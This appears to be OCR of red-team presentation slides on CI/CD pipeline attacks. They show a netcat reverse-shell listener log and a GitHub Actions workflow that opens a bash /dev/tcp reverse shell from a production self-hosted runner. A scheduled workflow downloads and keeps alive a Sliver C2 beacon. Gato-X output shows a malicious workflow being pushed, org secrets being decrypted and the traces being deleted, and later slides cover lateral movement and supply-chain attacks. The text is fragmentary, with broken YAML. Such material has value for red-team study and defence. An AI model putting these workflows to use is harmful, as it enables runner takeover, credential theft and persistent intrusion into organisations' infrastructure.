
Red Team Infrastructure

CI/CD Pipeline Attack Vectors

SHELLS

Source: https://revshells.com/


SHELLS
11:56:13 root@rev-shell-listener-01 ~ → nc -lnvp 443
Ncat: Version 7.93 (https://nmap.org/ncat)
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from
Ncat: Connection from
:9216.
sh: 0: can't access tty; job control turned off
$ whoami
$ pwd
/runner/work/
$
name: 'Reverse Shell'
on:
workflow_dispatch:
inputs:
host:
description: 'The hostname or IP address'
required: true
port:
description: 'The port to reach'
required: true
jobs:
send-revshell:
name: "Send Reverse shell"
runs-on: [self-hosted, linux, X64, default, prd]
steps:
- name: 'Send revshell'
shell: bash
run: $(sh -i >& /dev/tcp/$INPUT_HOST/$INPUT_PORT 0>&1 &) && sleep 3600
env:
INPUT_HOST: ${{ inputs.host }}
INPUT_PORT: ${{ inputs.port }}


BE-ACON
#name: 'Install and run Sliver Beacon'
#on:
schedule:
Each job runs for 5h > 7:00 first time 12:00 next run till 17:00. Beacon maybe alive for 6h so we have a overlapping window
during lunchtime but make sure that we stay within "business" times till 18:00.
- cron: '0 7 * * 1-5'
- cron: '0 12 * * 1-5'
workflow_dispatch:
jobs:
implant-beacon:
name: "Implant beacon"
runs-on: [self-hosted, linux, X64, default, prd]
#
steps:
- name: 'Download & run Beacon'
shell: bash
run: |
sudo -i
cd /tmp
curl -ko beacon https://
chmod +x beacon
Function to stop the Beacon and exit the pipeline
cleanup() {
echo "$(date '+%Y-%m-%d %H:%M:%S') - Stopping Beacon and exiting..."
pkill -f ./beacon
exit 0
}
Set trap for SIGTERM and SIGINT
trap cleanup SIGTERM SIGINT
#
Set end time to 5.5 hours
end_time=$(($(date +%s) + 19800)) # 19800 seconds is 5.5 hours
Start and monitor the Beacon process
echo "$(date '+%Y-%m-%d %H:%M:%S') - Starting beacon ..."
./beacon &
BEACON_PID=$!
echo "$(date '+%Y-%m-%d %H:%M:%S') - Beacon is now running with PID ${BEACON_PID} and starting to monitor the process"
while [$(date +%s) -lt $end_time]; do
Monitor if the Beacon process is still running
if ! kill -0 $BEACON_PID 2>/dev/null; then
echo "$(date '+%Y-%m-%d %H:%M:%S') - Beacon stopped unexpectedly, restarting..."
./beacon &
.github/workflows/beacon-install.yml
.github/workflows/beacon-install.yml #61: Scheduled
main
5h 30m 25s
.github/workflows/beacon-install.yml
.github/workflows/beacon-install.yml #60: Scheduled
main
5h 30m 26s
.github/workflows/beacon-install.yml
.github/workflows/beacon-install.yml #59: Scheduled
main
5h 30m 25s
.github/workflows/beacon-install.yml
.github/workflows/beacon-install.yml #58: Scheduled
main
5h 30m 26s
SLIVER
FRAMEWORK

GATO-X

- Scans for **Pwn Requests, Actions Injection, Runner Takeover**
- Supports **cross-repo workflows** & **reusable actions**
- **High sensitivity**: catches what others miss (may include false positives)
- **Safe search/enumerate** on public repos — no rule violations
- **Attack features require authorization**

https://github.com/AdnaneKhan/Gato-X

GATO-X


```
Checking [redacted]
==========

 .d8888b.         d8888 8888888888  .d88888b.         Y88b   d88P
d88P  Y88b       d88888     888     d88P" "Y88b         Y88b d88P
888    888      d88P888     888     888     888          Y88o88P
888            d88P 888     888     888     888           Y888P
888  88888    d88P  888     888     888     888           d888b
888    888   d88P   888     888     888     888 888888   d88888b
Y88b  d88P  d8888888888     888     Y88b. .d88P         d88P Y88b
 "Y8888P88 d88P     888     888      "Y88888P"         d88P   Y88b

    By @adnanthekhan - github.com/AdnaneKhan/gato-x


[+] The authenticated user is: [redacted]
[+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:gpg_key, admin:org, admin:org_hook, admin:public_key, admin:repo_hook, admin:ssh_sig
ning_key, audit_log, codespace, copilot, delete:packages, delete_repo, gist, notifications, project, repo, user, workflow, write:discussion, write:packages
[!] The repository has 3 accessible secret(s)!
[+] Succesfully pushed the malicious workflow!
[+] Malicious branch deleted.
    - Waiting for the workflow to queue...
    - Waiting for the workflow to execute...
GET request failed due to transport error re-trying!
[+] The malicious workflow executed succesfully!
[!] Decrypted and Decoded Secrets:
ORG_SONARCLOUD_TOKEN=97373f1fa7012[redacted]
SLACK_WEBHOOK_URL=https://hooks.slack.com/services/TG[redacted]EE90/B0.[redacted].BF0/o8M[redacted]gD
ORG_FETCH_PAT=f55ea7b2a[redacted]
[+] Workflow deleted sucesfully!
```

https://github.com/AdnaneKhan/Gato-X


GATO-X

```
09:21:13 root@tf-linux-clean-1 ~ → gato-x enumerate --target

 .d8888b.         d8888 88888888888  .d88888b.         Y88b   d88P
d88P  Y88b       d88888     888     d88P" "Y88b         Y88b d88P
888    888      d88P888     888     888     888          Y88o88P
888            d88P 888     888     888     888           Y888P
888  88888    d88P  888     888     888     888           d888b
888    888   d88P   888     888     888     888 888888   d88888b
Y88b  d88P  d8888888888     888     Y88b. .d88P         d88P Y88b
 "Y8888P88 d88P     888     888      "Y88888P"         d88P   Y88b

    By @adnanthekhan - github.com/AdnaneKhan/gato-x

[+] The authenticated user is:
[+] The GitHub Classic PAT has the following scopes: repo
[+] Enumerating the                                  organization!
[+] The user is likely an organization member!
[+] Querying repository list!
[+] About to enumerate 397 non-archived repos within the                organization!
[+] Querying and caching workflow YAML files!
[+] Querying repositories in 4 batches!
    - Enumerating:
    - Enumerating:
[+] The repository can acce      secret(s), but the token cannot
    -   SLACK_WEBHOOK, last updated 2(    01-31T16:11:28Z
    - Enumerating:
[+] The repository can access 1 secret(s), but the token cannot
    -   SA_KEY, last updated      08-25T08:01:09Z
[!] The user is an administrator on the repository, but no self-
    - Enumerating:
[!] The user is an administrator on the repository, but no self-
    - Enumerating:                                            !
[+] The repository can access 1 secret(s), but the token cannot
    -   SLACK_WEBHOOK, last updated .    -02-14T12:26:05Z
    - Enumerating:
```



https://github.com/AdnaneKhan/Gato-X

LATERAL MOVEMENTS

Use with **Victim PAT**


Reach Organization PAT with **Repo** Privileges

By changing code, implement Supply Chain Attack


Reach Other Tokens and Credentials

PIVOTING

